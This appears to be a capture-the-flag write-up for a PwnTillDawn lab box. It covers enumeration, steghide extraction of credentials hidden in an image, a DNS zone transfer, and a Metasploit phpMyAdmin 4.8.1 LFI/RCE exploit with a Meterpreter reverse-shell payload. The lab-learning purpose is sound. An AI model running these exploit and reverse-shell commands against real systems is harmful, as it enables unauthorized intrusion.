
This is another "Medium" rated box from PwnTillDawn. We have a collection of few other standalone boxes in PTD before we encounter the interlinked ones that can't be pwned individually without pwning the other.
Once we finish the standalone boxes, we would move towards the "Difficult" rated boxes to simply learn, not to exaggerate our skills.
Machine IP: 10.150.150.57 | My ovpn IP: 10.66.66.178
We create a directory to keep our findings and interesting data in one position.
We start generically by initiating an NMAP Scan. Since we are not restrained by stealth and evasion of defensive measures, we can run an aggressive scan by specifying -A in our command prompt.
$ sudo nmap -p- --min-rate 2000 -A -sC -oN 10.150.150.57.nmap 10.150.150.57The results were:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e8:60:09:66:aa:1f:e8:76:d8:84:16:18:1c:e4:ee:32 (RSA)
|   256 92:09:d3:0e:f9:47:48:03:9f:32:9f:0f:17:87:c2:a4 (ECDSA)
|_  256 1d:d1:b3:2b:24:dc:c2:8a:d7:ca:44:39:24:c3:af:3d (ED25519)
53/tcp open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 147   2020-06-10 11:25  note.html
|_
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Index of /
Probing:
- SSH is open on the standard port 22. It supports various cryptographic algorithms for the publickey authentication.
- A DNS Server is running on port 53. ISC BIND is a suite of softwares that offers DNS Services and manages DNS Servers, it does not necessarily offers a Nameserver. In the upcoming video, we will also touch ISC BIND Setup and management by linking it with the private DNS of our Wifi.
- Apache2 server is running on port 80. Directory Indexing is enabled. One File exists: note.html.
Our most reliable next step is to probe the web server on port 80 now.
Let's view the note.html:
$ curl -X GET http://10.150.150.57/note.htmlThe returning html page is:
Morty, <br>
if you read this: I've already configured your domain 'mortysserver.com' on this server, don't bother me with it anymore!!
<br>
-Rick
This suggests a hint to mapping the Target IP to "mortysserver.com" to access another vhost on this domain IP (10.150.150.57).
We can move on to edit the /etc/hosts file with sudo perms:
10.150.150.57 mortysserver.comOnce done, save it and exit. Then visiting:
http://mortysserver.com/renders an "index.html" page:

This hints at a password for some service. SSH can be one, none other services are in our current scope. I tried the "Fl4sk#!" against "morty" and "rick" user on SSH, the usernames were guessed by the note.html file and hence their integrity was not assumed in the preface.
Perhaps there is another hidden endpoint on this host, we should look the source code of the page:
$ curl http://mortysserver.com/index.htmlThere is only one endpoint visible from this source code. And it is towards a JPEG Image file, probably the one on the background.

Let's try if that image is accessible with curl before fetching it:
$ curl http://mortysserver.com/screen.jpeg -w %{response_code} -s
200 - -w %{} are special curl filters that allows printing a specific block of text from the output rather than the entire data sent by the server. %{response_code} only prints the HTTP status code. Beneficial for Bash scripting.
- -s = silent output. No errors printed on the screen.
- 200 means Success, it is accessible, let's download it.
$ curl http://mortysserver.com/screen.jpeg -o screen.jpeg
--snip--
$ file screen.jpeg
screen.jpeg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 1256x628, components 3
The path from here is suggestively Steganography. We would start by examining the raw Hex dump of the image first then run a special tool called "steghide" to see if the image has some sector of memory hidden to some other data.
$ xxd screen.jpeg
--snip--
00000100: 42b1 c115 52d1 f024 3362 7282 090a 1617  B...R..$3br.....
00000110: 1819 1a25 2627 2829 2a34 3536 3738 393a  ...%&'()*456789:
00000120: 4344 4546 4748 494a 5354 5556 5758 595a  CDEFGHIJSTUVWXYZ
00000130: 6364 6566 6768 696a 7374 7576 7778 797a  cdefghijstuvwxyz
--snip--
00031e10: 1b23 0f53 f88d 7d24 a1e4 b1d3 e475 e8cf  .#.S..}$.....u..
00031e20: 0127 ff00 42ab 7391 a548 424e ee28 c0ba  .'..B.s..HBN.(..
00031e30: f8b1 a9c2 c766 9fa5 8c7f d3b1 ff00 e2a9  .....f..........
00031e40: 39c8 e754 697f 2a30 aefe 39f8 8629 36c7  9..Ti.*0..9..)6.
00031e50: 6fa6 a0cf f0db 1ffe 2a8f 6923 7f61 4d74  o.......*.i#.aMt
00031e60: 3367 f8ff 00e2 98e4 c28b 003d adff 00fa  3g.........=....
00031e70: f47b 4917 f57a 76d8 82e3 f683 f16a 464a  .{I..zv......jFJ
00031e80: c966 a7da 0ffe bd42 9cae 1ec2 1d8f ffd9  .f.....B........
xxd output looks seemingly benign. The upper chunk of data looks highly suspicious as it violates the JPEG Entropy Mechanism ( Making ASCII Characters look random and disoriented). We continue with the tool steghide, which extracts any hidden data or file from a stegofile if there is one.
$ steghide extract -sf screen.jpeg -xf scrIt asks for a Passphrase! Meaning the file was indeed a steofile.
Enter passphrase:
wrote extracted data to "scr".

rick:WubbaLubbaDubDub1! # The extracted data.
I tried the credentials on SSH, it does not work there. These are the credentials to some other service that requires logging in.
We initially had 3 ports open: 80,22,53. We have not yet probed DNS on port 53. Let's do that now to find some info.
We found out a Root nameserver a.root-servers.net. I queried several Patterns to find some interesting information, but without knowing a nameserver, we would not get anything handy. Common pattern in domains is that the Authoritative Nameserver is its own IP. We can query that pattern too to see any different output:
$ dig @10.150.150.57 mortysserver.com
--snip--
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a30fe01563879f5b01000000693bc59198a5ed916ace1dee (good)
;; QUESTION SECTION:
;mortysserver.com.              IN      A

;; AUTHORITY SECTION:
mortysserver.com.       900     IN      SOA     10.150.150.57. email.mortysserver.com. 1 900 900 604800 900

;; Query time: 159 msec
...
The connection is established and it even reveals a SOA record pointing to a mail server mail.mortysserver.com. Our next step would be to attempt a zone transfer, which would attempt to get all the records from the Nameserver's DNS zone.
$ dig AXFR @10.150.150.57 mortysserver.com
--snip--
;; global options: +cmd
mortysserver.com.       900     IN      SOA     10.150.150.57. email.mortysserver.com. 1 900 900 604800 900
mortysserver.com.       900     IN      NS      10.150.150.57.
rickscontrolpanel.mortysserver.com. 900 IN A    10.150.150.57
mortysserver.com.       900     IN      SOA     10.150.150.57. email.mortysserver.com. 1 900 900 604800 900
We get some mail Server information and a A record pointing 10.150.150.57 to rickscontrolpanel.mortysserver.com.
This is probably our lead. We would now map the IP 10.150.150.57 to rickscontrolpanel.mortysserver.com in the /etc/hosts file with sudo perms.
10.150.150.57 rickscontrolpanel.mortysserver.comNavigating to the domain in the browser opens a phpMyAdmin panel and reveals the First flag on the login screen. For reasons pertaining to PwnTillDawn Rules, I have redacted the FLAG from the devtools, but you can view it in your screen.

We successfully logged in with the credentials found with the stegofile extraction.
We found FLAG2 directly.

We have access to an entire mysql database. This is what a hacker would call heaven on earth, but only if the data is useful in some case. In our case, we found users named "root" and "rick" with passwords. The passwords seems to me hashed.
SELECT "users" FROM "mysql";

After spending some time looking for more info, I found that the phpMyAdmin version 4.8.1 is vulnerable to an Authenticated RCE and Authenticated LFI. This means that we require a foothold of the admin panel to exploit these vulnerabilities. We already have them.
We found this msfconsole Exploit that resonated with the vulnerable phpmyadmin version and resulted "Target appears to be vulnerable" upon running the "check" function:
msf > use multi/http/phpmyadmin_lfi_rce
msf > set PAYLOAD php/meterpreter/reverse_tcp
msf > set USERNAME rick
msf > set PASSWORD WubbaLubbaDubDub1!
msf > set TARGETURI /
msf > set RHOSTS rickscontrolpanel.mortysserver.com
msf > set LHOST 10.66.66.178
msf > set LPORT 8630
msf > run
[*] Started reverse TCP handler on 10.66.66.178:8630
[*] 10.150.150.57:80 - phpMyAdmin version: 4.8.1
[*] 10.150.150.57:80 - Grabbing CSRF token...
[*] 10.150.150.57:80 - Identified Linux target
[*] 10.150.150.57:80 - Retrieved token D;+"9[bOFrY1#XAw
[*] 10.150.150.57:80 - Retrieved cookies pma_lang=en; phpMyAdmin=gticuiegr7k83i5r0p2lipenqo;
[*] 10.150.150.57:80 - Authenticating...
[*] 10.150.150.57:80 - Retrieved cookies phpMyAdmin=i8eeloda0pclsjot11gbfila35; pmaUser-1=%7B%22iv%22%3A%22YuE9skueptVHZkj%5C%2FY4e42Q%3D%3D%22%2C%22mac%22%3A%222cffc7b9193c8b359ebb0c8b7aa0647f1795ccf4%22%2C%22payload%22%3A%22lgFmAUkFij%5C%2FFaf3C8rhAXg%3D%3D%22%7D; pmaAuth-1=%7B%22iv%22%3A%22Ym6KkvjW5DlGzYVk4Qgvxg%3D%3D%22%2C%22mac%22%3A%22def72e5edf820d07173e92d24ce460a44276b80f%22%2C%22payload%22%3A%22oZyIYbpjeCnaU5miNW9sZ7GXk1%5C%2FnmEhvwufqoXR40N%5C%2FoJW2vM9Xg9PCTPQxr0d61%22%7D;
[*] 10.150.150.57:80 - Authentication successful
[*] Sending stage (40004 bytes) to 10.150.150.57
[*] Meterpreter session 1 opened (10.66.66.178:8630 -> 10.150.150.57:40116) at 2025-12-12 13:16:27 +0500

We found the third and final flag in /home/morty/ directory.
Conclusion:
In this box, we touched some steganography tricks to hide and extract hidden data from image files using steghide. We exploited the phpmyadmin older version 4.8.1 which was vulnerable to an Authenticated LFI RCE to get the initial foothold of the system. We leveraged the "poor" permissions on the /home/morty directory, allowing all other users to read and execute in that directory to retrieve the final flag. The phpmyadmin Vulnerablitity can be remediated by upgrading to the newest version, using strong credentials, using WAF, using Firewall to Whitelist allowed IPs etc. This too, will be touched, in the upcoming blogs. I have noted this.
Goodbye!